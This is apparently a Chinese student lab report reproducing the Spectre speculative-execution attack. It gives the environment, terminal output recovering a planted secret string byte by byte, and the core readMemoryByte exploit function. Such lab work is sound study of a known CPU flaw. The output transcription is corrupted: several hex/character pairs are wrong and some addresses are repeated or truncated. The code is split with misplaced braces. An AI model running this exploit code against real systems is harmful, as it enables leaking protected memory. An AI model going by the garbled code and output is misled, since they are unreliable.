

Exp6 微处理器安全漏洞 Spectre

环境设置

本实验的环境设置为Ubuntu 20.04 LTS, gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0

关键步骤

参考Spectre的原始论文<https://ieeexplore.ieee.org/abstract/document/8835233>, 实现C代码。

储存在内存中的机密信息对应于代码中的 `secret` 数组储存的信息。


影响因素分析

该代码中的影响因素有 `Threshold` 对应于代码中的 `CACHE_HIT_THRESHOLD`, 以及不同操作的重复次数。如整体的重复次数设置为 `1000` 次。

实验结果

在 `secret` 中储存的敏感数据为 `"The Magic Words are Squeamish Ossifrage."`

运行代码后可得到如下结果：

A terminal window screenshot showing the execution of a Spectre attack. The user runs a C program named 'test.c' which performs a series of memory reads. The output shows 40 bytes of data being read, with each line displaying the memory address, the hex value of the read data, and the score of the attack. The scores are consistently high, indicating a successful attack. The data being read is the sensitive information stored in the 'secret' array.

```
fangkechen@ubuntu: ~/Desktop$ ^C
fangkechen@ubuntu: ~/Desktop$ ls
test test.c
fangkechen@ubuntu: ~/Desktop$ vlm test.c
fangkechen@ubuntu: ~/Desktop$ gcc test.c -o test
fangkechen@ubuntu: ~/Desktop$ ./test
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffffdfc8... Unclear: 0x54='T' score=989 (second best: 0x01 score=770)
Reading at malicious_x = 0xffffffffffffdfc9... Unclear: 0x68='h' score=990 (second best: 0x01 score=754)
Reading at malicious_x = 0xffffffffffffdfca... Unclear: 0x65='e' score=978 (second best: 0x01 score=759)
Reading at malicious_x = 0xffffffffffffdfcb... Unclear: 0x20=' ' score=971 (second best: 0x01 score=732)
Reading at malicious_x = 0xffffffffffffdfcc... Unclear: 0x40='M' score=981 (second best: 0x01 score=776)
Reading at malicious_x = 0xffffffffffffdfcd... Unclear: 0x01='a' score=984 (second best: 0x01 score=781)
Reading at malicious_x = 0xffffffffffffdfce... Unclear: 0x67='g' score=995 (second best: 0x01 score=740)
Reading at malicious_x = 0xffffffffffffdfcf... Unclear: 0x69='l' score=992 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffffdfd0... Unclear: 0x63='c' score=986 (second best: 0x01 score=723)
Reading at malicious_x = 0xffffffffffffdfd1... Unclear: 0x20=' ' score=979 (second best: 0x01 score=791)
Reading at malicious_x = 0xffffffffffffdfd2... Unclear: 0x57='W' score=981 (second best: 0x01 score=736)
Reading at malicious_x = 0xffffffffffffdfd3... Unclear: 0x6f='o' score=972 (second best: 0x01 score=769)
Reading at malicious_x = 0xffffffffffffdfd4... Unclear: 0x72='r' score=998 (second best: 0x01 score=795)
Reading at malicious_x = 0xffffffffffffdfd5... Unclear: 0x64='d' score=984 (second best: 0x01 score=786)
Reading at malicious_x = 0xffffffffffffdfd6... Unclear: 0x73='s' score=990 (second best: 0x01 score=772)
Reading at malicious_x = 0xffffffffffffdfd7... Unclear: 0x20=' ' score=975 (second best: 0x01 score=786)
Reading at malicious_x = 0xffffffffffffdfd8... Unclear: 0x61='a' score=958 (second best: 0x01 score=742)
Reading at malicious_x = 0xffffffffffffdfd9... Unclear: 0x72='r' score=990 (second best: 0x01 score=721)
Reading at malicious_x = 0xffffffffffffdfda... Unclear: 0x65='e' score=973 (second best: 0x01 score=768)
Reading at malicious_x = 0xffffffffffffdfdb... Unclear: 0x20=' ' score=978 (second best: 0x01 score=752)
Reading at malicious_x = 0xffffffffffffdfdc... Unclear: 0x53='s' score=996 (second best: 0x01 score=761)
Reading at malicious_x = 0xffffffffffffdfd... Unclear: 0x71='q' score=987 (second best: 0x01 score=791)
Reading at malicious_x = 0xffffffffffffdfde... Unclear: 0x20=' ' score=989 (second best: 0x01 score=803)
Reading at malicious_x = 0xffffffffffffdfdf... Unclear: 0x4f='O' score=986 (second best: 0x01 score=801)
Reading at malicious_x = 0xffffffffffffdfe0... Unclear: 0x65='e' score=965 (second best: 0x01 score=766)
Reading at malicious_x = 0xffffffffffffdfe1... Unclear: 0x61='a' score=991 (second best: 0x01 score=807)
Reading at malicious_x = 0xffffffffffffdfe2... Unclear: 0x60='m' score=984 (second best: 0x01 score=796)
Reading at malicious_x = 0xffffffffffffdfe3... Unclear: 0x69='l' score=979 (second best: 0x01 score=743)
Reading at malicious_x = 0xffffffffffffdfe4... Unclear: 0x73='s' score=989 (second best: 0x01 score=791)
Reading at malicious_x = 0xffffffffffffdfe5... Unclear: 0x68='h' score=993 (second best: 0x01 score=777)
Reading at malicious_x = 0xffffffffffffdfe6... Unclear: 0x20=' ' score=989 (second best: 0x01 score=803)
Reading at malicious_x = 0xffffffffffffdfe7... Unclear: 0x4f='O' score=986 (second best: 0x01 score=801)
Reading at malicious_x = 0xffffffffffffdfe8... Unclear: 0x73='s' score=993 (second best: 0x01 score=780)
Reading at malicious_x = 0xffffffffffffdfe9... Unclear: 0x73='s' score=995 (second best: 0x01 score=819)
Reading at malicious_x = 0xffffffffffffdfea... Unclear: 0x69='l' score=988 (second best: 0x01 score=770)
Reading at malicious_x = 0xffffffffffffdfeb... Unclear: 0x66='f' score=977 (second best: 0x01 score=772)
Reading at malicious_x = 0xffffffffffffdfec... Unclear: 0x72='r' score=993 (second best: 0x01 score=791)
Reading at malicious_x = 0xffffffffffffdfed... Unclear: 0x61='a' score=989 (second best: 0x01 score=808)
Reading at malicious_x = 0xffffffffffffdfef... Unclear: 0x67='g' score=994 (second best: 0x01 score=797)
Reading at malicious_x = 0xffffffffffffdfee... Unclear: 0x65='e' score=990 (second best: 0x01 score=825)
Reading at malicious_x = 0xffffffffffffdfef... Unclear: 0x2e='.' score=981 (second best: 0x01 score=782)
```

和预期一致，的确得到了敏感数据。

关键源代码

关键源代码为其中的 `readMemoryByte` 函数，用以敏感数据的某个字节。

```
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, mix_i, junk = 0; size_t training_x, x;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    for (i = 0; i < 256; i++)
        results[i] = 0;
    for (tries = 999; tries > 0; tries--) {
        for (i = 0; i < 256; i++)
            _mm_clflush(&array2[i * 512]);

        training_x = tries % array1_size;
        for (j = 29; j >= 0; j--) {
            _mm_clflush(&array1_size);
            for (volatile int z=0;z<100;z++){
            }

            x=((j%6)-1)&~0xFFFF;
            x=(x|(x>>16));
            x = training_x ^ (x & (malicious_x ^ training_x));

            victim_function(x);
        }

        for (i = 0; i < 256; i++) {
            mix_i = ((i * 167) + 13) & 255;
            addr = &array2[mix_i * 512];
            time1 = __rdtscp(&junk);
            junk = *addr;
            time2 = __rdtscp(&junk) - time1;
            if (time2 <= CACHE_HIT_THRESHOLD &&
                mix_i != array1[tries % array1_size])
                results[mix_i]++;
        }

        j=k=-1;
        for (i=0;i<256;i++) {
            if (j<0 || results[i] >= results[j]) {
                k=j;
                j=i;
            }
            else if (k < 0 || results[i] >= results[k]) {
                k=i;
            }
        }
        if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
            break;
    }
}
```

```
}  
results[0] ^= junk;  
value[0] = (uint8_t)j;  
score[0] = results[j];  
value[1] = (uint8_t)k;  
score[1] = results[k];  
}
```